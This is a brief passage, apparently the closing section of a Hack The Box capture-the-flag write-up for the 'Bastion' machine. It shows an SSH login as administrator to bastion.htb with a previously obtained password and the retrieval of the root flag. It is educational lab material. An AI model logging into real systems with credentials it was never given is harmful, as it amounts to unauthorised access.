
Rooted

I attempted to get in via SSH with the password that I had obtained.

ssh administrator@bastion.htb



Now that I had administrator access, it was time to view the root hash.



A simple browse to the administrator Desktop and the output the root.txt.